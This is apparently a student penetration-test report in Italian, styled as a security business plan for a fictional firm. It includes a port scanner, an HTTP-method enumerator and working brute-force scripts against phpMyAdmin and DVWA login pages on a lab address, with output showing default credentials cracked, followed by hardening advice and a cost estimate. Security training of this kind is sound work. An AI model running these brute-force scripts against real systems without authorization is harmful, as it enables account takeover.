Theta Industries S.p.a.


Business Plan di Sicurezza Informatica



Attività svolte

- *Struttura di rete*
- *Analisi vulnerabilità*
- *Analisi di solidità dei sistemi*
- *Report delle misure da adottare con i relativi costi*


Struttura di rete dell'azienda



- Questa è la visione generale della struttura di rete ideale per l'infrastruttura della vostra azienda


Rete Interna Aziendale

- Qui vediamo la parte relativa ai vostri client interni dove i vostri operatori possono lavorare in autonomia e sicurezza attraverso un Firewall che protegge i loro pc ed un ulteriore Firewall a protezione della Sala Server alla quale va implementata la sicurezza fisica



Applicativo Web — DMZ

- Qui abbiamo la parte della vostra azienda esposta alla rete esterna dove da Internet gli utenti possono acquistare la vostra merce attraverso l’ e-commerce, anch’esso protetto da un Firewall



Analisi delle vulnerabilità

- In questo passaggio andremo ad analizzare le vulnerabilità del vostro Web Server ovvero la parte esposta al traffico degli utenti, quella più a rischio dal punto di vista di sicurezza



Andiamo ad effettuare una scansione sul vostro Web Server attraverso programmi creati ad hoc dai nostri esperti per analizzare quali servizi sono reperibili dal vostro sistema e su quali porte questi sono disponibili verificandone di conseguenza le vulnerabilità

tullenum.py

```python
import http.client

def httpMetodiAb(ip, porta):
        try:
                connection = http.client.HTTPConnection(ip, porta)
                connection.request('OPTIONS', '/')
                response = connection.getresponse()
                allow_header = response.getheader('allow')
                if allow_header:
                        methods = allow_header.split(',')
                        print("I metodi abilitati sono:")
                        for method in methods:
                                print(method.strip())
                else:
                        print("Intestazione 'allow' non presente nella risposta.")
                        methods = ['GET', 'HEAD', 'POST', 'PUT', 'DELETE', 'CONNECT', 'OPTIONS', 'TRACE', 'PATCH']
                        print("I metodi abilitati non sono specificati dall'intestazione. Si procederà con una serie di richieste per determinare i metodi supportati.")
                        for method in methods:
                                connection = http.client.HTTPConnection(ip, porta)
                                connection.request(method, '/')
                                response = connection.getresponse()
                                if response.status == 200:
                                        print(f"Il metodo {method} è supportato")
                                elif response.status == 405:
                                        print(f"Il metodo {method} non è supportato")
                connection.close()

        except ConnectionRefusedError as e:
                print("Connessione fallita:")
                print(e)


if __name__ == "__main__":

        ip = input("Inserire IP/ip del target: ")
        porta = input("Inserire la porta del target (default: 80): ")

        if porta == "":
                porta = 80
        httpMetodiAb(ip, porta)
```

myportscanner.py

```python
def controllaPorta(ip, porta):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        # imposto un timeout di connessione
        s.settimeout(5)
        try:
                s.connect((ip, porta))
                return True
                # se la porta è aperta ritorno true
        except:
                return False
                # se la porta è chiusa ritorno false
        finally:
                # chiudo la connessione
                s.close()

def scansionaPorte(ip, rPorte):
        #definisco un array con le porte che si popolerà con le porte aperte
        porteAperte = []
        lowport = int(rPorte.split('-')[0])
        highport = int(rPorte.split('-')[1])
        for porta in range(lowport, highport):
                if controllaPorta(ip, porta):
                        porteAperte.append(porta)
        #ritorno l'array con le porte aperte
        return porteAperte

def nomeServizio(porta):
        # mappatura dei nomi dei servizi alle porte ben note
        well_known_services = {
                21: "FTP",
                22: "SSH",
                23: "Telnet",
                25: "SMTP",
                53: "DNS",
                80: "HTTP",
                443: "HTTPS",
                110: "POP3",
                123: "NTP",
                143: "IMAP",
                3306: "MySQL",
                3389: "RDP",
                5900: "VNC",
        }
        if porta in well_known_services:
                return well_known_services[porta]
        else:
                return "Porta sconosciuta"

if __name__ == "__main__":
        scansionahttp = False
        ip = input("Inserisci l'ip da scansionare: ")
        rPorte = input("Inserisci il range di porte da scansionare (in formato 1-20): ")
        porteAperte = scansionaPorte(ip, rPorte)
        print(f"Porte aperte su questo ip: {ip}:")
        for porta in porteAperte:
                nomeServ = nomeServizio(porta)
                print(f"{porta}: {nomeServ}")
                if porta == 80:
                        scansionahttp = True
        if scansionahttp:
                httpMetodiAb(ip, 80)
```

Esecuzione del programma

```
┌──(alessio㉿kali)-[~/Desktop/Esercizi/Week4/Day1]
└─$ python3 myportscanner.py
Inserisci l'ip da scansionare: 192.168.50.101
Inserisci il range di porte da scansionare (in formato 1-20): 1-90
Porte aperte su questo ip: 192.168.50.101:
21: FTP
22: SSH
23: Telnet
25: SMTP
53: DNS
80: HTTP
Intestazione 'allow' non presente nella risposta.
I metodi abilitati non sono specificati dall'intestazione. Si procederà con una serie di richieste per determinare
i metodi supportati.
Il metodo GET è supportato
Il metodo HEAD è supportato
Il metodo POST è supportato
Il metodo PUT è supportato
Il metodo DELETE è supportato
Il metodo OPTIONS è supportato
Il metodo TRACE è supportato
Il metodo PATCH è supportato

┌──(alessio㉿kali)-[~/Desktop/Esercizi/Week4/Day1]
└─$
```

Qui già possiamo notare alcune vulnerabilità sull'applicativo Web che potrebbero essere utilizzate dai malintenzionati

PROVA DI ACCESSO AL VOSTRO APPLICATIVO WEB

- In questa fase i nostri esperti hanno provato, sotto vostra autorizzazione, ad entrare all’interno del vostro applicativo web che è esposto alla rete esterna per poterne testare l’efficenza e la solidità nei confronti di accessi non autorizzati e/o di malintenzionati
- La tecnica che siamo andati ad utilizzare è chiamata Brute-Force ovvero un sistema generalmente utilizzato dai malintenzionati per scovare le password d’accesso degli applicativi attraverso un software

PRIMO SOFTWARE UTILIZZATO

(Login PhpMyAdmin e DVWA)

bruteforcer_allFinal.py

```python
#!/usr/bin/python3

import requests
from bs4 import BeautifulSoup



proxies = {
        "http": "http://127.0.0.1:8080"
}

#testato e funziona
def check_phpMyAdmin_credentials(URL, username, password):
        # -- first request to get CSRF code and cookie value
        r1 = requests.get(URL, proxies=proxies)
        soup = BeautifulSoup(r1.text, 'html.parser')

        cookie = soup.find("input", {"name": "phpMyAdmin"})["value"]
        token = soup.find("input", {"name": "token"})["value"]

        # -- second request to check creds
        data = f"pma_username={username}&pma_password={password}&server=1&token={token}"

        custom_headers = {
                "Content-Type": "application/x-www-form-urlencoded",
                "Cookie": f"pma_lang=en-utf-8; pma_charset=utf-8; pma_theme=original; pma_fontsize=82%25; phpMyAdmin={cookie}",
        }

        r2 = requests.post(URL, headers=custom_headers, data=data, proxies=proxies, allow_redirects=False)
        # estraggo i cookies usr e pass
        pmaUser = r2.cookies.get('pmaUser-1')
        pmaPass = r2.cookies.get('pmaPass-1')

        custom_headers1 = {
                "Content-Type": "application/x-www-form-urlencoded",
                "Cookie": f"pma_lang=en-utf-8; pma_charset=utf-8; pma_theme=original; pma_fontsize=82%25; phpMyAdmin={cookie}; pmaUser-1={pmaUser}; pmaPass-1={pmaPass}",
        }


        # -- third request to follow redirect
        #lgetURL = f"{URL}?token={token}"
        # forse modificare pmaUser-1 e pass che sono crittati dalla richiesta 2
        r3 = requests.get(URL, headers=custom_headers1, proxies=proxies, params = {"token": token})

        if "loginform" in r3.text:
                return False
        else:
                return True
```

```python

# testato e funziona
def check_DVWA_credentials(URL, username, password):

        data = {
                'username': username,
                'password': password,
                'Login': 'Login'
        }
        # Effettua la richiesta POST per il login
        r1 = requests.post(url, data=data, proxies=proxies, allow_redirects=False)
        phpsess = r1.cookies.get('PHPSESSID')
        sec = r1.cookies.get('security')
        custom_headers = {
                "Content-Type": "application/x-www-form-urlencoded",
                "Cookie": f"security={sec}; PHPSESSID={phpsess}",
        }
        r2 = requests.get(url, headers=custom_headers, proxies=proxies)
        # Verifica lo stato della risposta
        #if response.status_code == 302 and response.headers.get('location').endswith('index.php'):

        if "Login failed" in r2.text:
                return False
        else:
                return True


#inserire qui altri metodi per altri siti

```

```python

def prntMenu():
        ok = False
        #metodo per richiedere in input il target (DVWA o phpMyAdmin)
        # stampo il menù (possibile espandere i siti target)
        print("Quale sito vuoi bruteforzare?: ")
        print("1) phpMyAdmin")
        print("2) DVWA login")

        # aggiungi qui altri siti
        while not ok:
                try:
                        menu = int(input("Inserisci qui il tuo numero: "))
                        # estendere questo range se si aggiungono opzioni
                        if menu in range(1,3):
                                ok = True
                        else:
                                print("Inserisci solo i numeri del menù")
                except:
                        print("Inserisci solo numeri")
        return menu

def insTarget(sito):
        url = ""
        if sito == 1:
                url = "http://192.168.50.101/phpMyAdmin/index.php"
        elif sito == 2:
                url = "http://192.168.50.101/dvwa/login.php"


        # inserire altri elif per aggiungere siti target
        else:
                print("Errore URL")

        return url



```

```python
def loadFiles():
        nUsr = True
        nPass = True
        #questo ciclo non serve più, era per far si che l'utente continuasse a provare il nome del file, usando il default non è più necessario
        while(nUsr):
                try:
                        #provo ad aprire il file che mi da in input
                        username_file = open(input("Inserisci il nome del file che contiene gli Username da provare (Premere invio per quello di Default): "))
                        nUsr = False
                except:
                        #se mi da errore uso quello di default
                        print("File Username non Trovato! Uso quello di default")
                        # file di nmap, path completo: /usr/share/nmap/nselib/data/usernames.lst
                        username_file = open("usernames.lst")
                        nUsr = False

        while(nPass):
                try:
                        #provo ad aprire il file che mi da in input
                        password_file = open(input("Inserisci il nome del file che contiene le password (Premere invio per quello di Default): "))
                        nPass = False
                except:
                        #se mi da errore uso quello di default
                        print("File Password non Trovato! Uso quello di default")
                        # file di nmap, path completo: /usr/share/nmap/nselib/data/passwords.lst
                        password_file = open("passwords.lst")
                        nPass = False

        # -- read wordlists files
        usernames = []

        usernames = username_file.read().splitlines()
        username_file.close()

        passwords = []

        passwords = password_file.read().splitlines()
        password_file.close()

        return usernames, passwords
```

```python

# ----------------------------
# Execution starts here

if __name__ == "__main__":
        # -- example
        # print(check_credentials("username", "password"))

        menu = prntMenu()
        usernames = []
        passwords = []
        usernames, passwords = loadFiles()
        url = insTarget(menu)

        # -- for each user
        for user in usernames:
                # -- and for each password
                for password in passwords:
                        # -- in base al sito attaccato uso un metodo specifico
                        if menu == 1:
                                if check_phpMyAdmin_credentials(url, user, password):
                                        # se lo trovo smetto
                                        print(f"Login Riuscito con: ({user}:{password})")
                                        break
                                else:
                                        print(f"Login fallito con: ({user}:{password})")
                        elif menu == 2:
                                if check_DVWA_credentials(url, user, password):
                                        print(f"Login Riuscito con: ({user}:{password})")
                                        break
                                else:
                                        print(f"Login fallito con: ({user}:{password})")


                        # aggiungere qui altri check di metodi specifici
                        else:
                                print("Errore nel menù")
                else:
                        continue
                break
```

Le vostre login intercettate

```
┌──(alessio㉿kali)-[~/Desktop/Esercizi/Week4/Day2]
└─$ python3 bruteforcer_allFinal.py
Quale sito vuoi bruteforzare?:
1) phpMyAdmin
2) DVWA login
Inserisci qui il tuo numero: 1
Inserisci il nome del file che contiene gli Username da provare (Premere invio per quello di Default):
File Username non Trovato! Uso quello di default
Inserisci il nome del file che contiene le password (Premere invio per quello di Default):
File Password non Trovato! Uso quello di default
Login fallito con: (guest:123456)
Login fallito con: (guest:12345)
Login fallito con: (guest:123456789)
Login Riuscito con: (guest:password)

┌──(alessio㉿kali)-[~/Desktop/Esercizi/Week4/Day2]
└─$
```

```
┌──(alessio㉿kali)-[~/Desktop/Esercizi/Week4/Day2]
└─$ python3 bruteforcer_allFinal.py
Quale sito vuoi bruteforzare?:
1) phpMyAdmin
2) DVWA login
Inserisci qui il tuo numero: 2
Inserisci il nome del file che contiene gli Username da provare (Premere invio per quello di Default):
File Username non Trovato! Uso quello di default
Inserisci il nome del file che contiene le password (Premere invio per quello di Default):
File Password non Trovato! Uso quello di default
Login fallito con: (admin:123456)
Login fallito con: (admin:12345)
Login fallito con: (admin:123456789)
Login Riuscito con: (admin:password)

┌──(alessio㉿kali)-[~/Desktop/Esercizi/Week4/Day2]
└─$
```

SECONDO SOFTWARE UTILIZZATO

(Vari livelli della sezione Brute di DVWA)

```python
import requests
from bs4 import BeautifulSoup
from bruteforcer_allFinal import *

# variabile globale per mantenere la sessione loggata
session = requests.Session()

#proxy per mandare le richieste a burpsuite
proxies = {
        "http": "http://127.0.0.1:8080"
}

def check_dvwa_brutetab_credentials(URL, username, password, custom_headers):


        # Verifica lo stato della risposta
        #if response.status_code == 302 and response.headers.get('location').endswith('index.php'):

        params = {
                'username': username,
                'password': password,
                'Login': 'Login'
        }


        # provo a bruteforzare il tab
        r4 = session.get(url, headers=custom_headers, proxies=proxies, params=params, allow_redirects=False)

        if "Username and/or password incorrect." in r4.text:
                return False
        else:
                return True

if __name__ == "__main__":
        # -- example
        # print(check_credentials("username", "password"))

        loginUrl = 'http://192.168.50.101/dvwa/login.php'

        data = {
                'username': 'admin',
                'password': 'password',
                'Login': 'Login'
        }
        # Effettua la richiesta POST per il login
        r1 = session.post(loginUrl, data=data, proxies=proxies, allow_redirects=False)
        phpsess = r1.cookies.get('PHPSESSID')
        sec = r1.cookies.get('security')
        custom_headers = {
                "Content-Type": "application/x-www-form-urlencoded",
                "Cookie": f"security={sec}; PHPSESSID={phpsess}",
        }
        print(f"Livello di difficoltà DVWA: {sec}")
        r2 = session.get(loginUrl, headers=custom_headers, proxies=proxies)

        usernames = []
        passwords = []
        usernames, passwords = loadFiles()
        url = 'http://192.168.50.101/dvwa/vulnerabilities/brute/'

        if "Login failed" in r2.text:
                print("Credenziali di default errate")
        else:
                r3 = session.get(url, headers=custom_headers, proxies=proxies, allow_redirects=False)
                # -- for each user
                for user in usernames:
                        # -- and for each password
                        for password in passwords:

                                if check_dvwa_brutetab_credentials(url, user, password, custom_headers):
                                        # se lo trovo smetto
                                        print(f"Login Riuscito con: ({user}:{password})")
                                        break
                                else:
                                        print(f"Login fallito con: ({user}:{password})")


                                # aggiungere qui altri check di metodi specifici

                        else:
                                continue
                        break

```

Le password più complesse che sono state intercettate ugualmente

```
┌──(alessio㉿kali)-[~/Desktop/Esercizi/Week4/Day2]
└─$ python3 bruteforcer_DVWA_brutetab.py
Livello di difficoltà DVWA: high
Inserisci il nome del file che contiene gli Username da provare (Premere invio per quello di Default):
File Username non Trovato! Uso quello di default
Inserisci il nome del file che contiene le password (Premere invio per quello di Default):
File Password non Trovato! Uso quello di default
Login fallito con: (admin:123456)
Login fallito con: (admin:12345)
Login fallito con: (admin:123456789)
Login Riuscito con: (admin:password)
```

Misure di sicurezza da adottare

- Utilizzare software/configurazioni come Intrusion Detection/Prevention System e Mail/Web Filter come da progetto di rete
- Tutte le reti wireless siano configurate con algoritmi di cifratura per lo meno a livello WPA2 e con password di adeguata complessità e periodicamente sostituite
- Ci sono dei servizi attivi che sarebbe meglio disabilitare su un applicativo web come ad esempio FTP se non c'è necessità di trasferire file, è importante lasciare aperta la porta 80 per poter visitare i servizi Web, inoltre sulla porta 80 vanno lasciati i metodi GET, HEAD e POST disabilitando gli altri
- L'utilizzo di password complesse, con una lunghezza minima di 12 caratteri di cui almeno parte di essi composti da caratteri speciali, numeri e caratteri maiuscoli con una sostituzione periodica delle stesse. Per renderne semplice la gestione si potrebbe utilizzare un password manager, in questo modo i dipendenti non lascerebbero incustodite le loro credenziali
- Organizzare corsi di formazione alla sicurezza informatica per tutti i dipendenti in modo tale che conoscano gli attacchi più comuni di phishing i quali comportano grossi rischi per l'azienda questo per avere un approccio maggiormente incentrato sul dipendente (Social Engineering)

PREVENTIVO DI SPESA PER LA RETE

Elemento	Quantità	Prezzo Unitario	Prezzo Totale
Router ISR 4331	3	2.300,00	6.900,00 €
Firewal	3	1.260,00 €	3.780,00 €
IDS	1	1.107,00 €	1.107,00 €
Honeypot Server	1		500 €/mese
Server	5	2.000,00 €	10.000,00 €
Switch 2960	4	1.593,00 €	6.372,00 €
Cavo Ethernet(500m)	1	200,00 €	200,00 €
Totale			28.359,00 €

Si tenga presente che i prezzi possono variare in base al mercato e ai fornitori. Inoltre, il costo di installazione e configurazione dei dispositivi e della rete potrebbe non essere incluso nel prezzo sopra indicato.



Pippo Security S.r.l.

–Alessio Battaglia -Andrea Acampora -Giovanni Cossu -Dehans Gjerkaj -Gabriele Pagana -Marco Levi -Gabriele di Salvo - Vincenzo Pio Ruscillo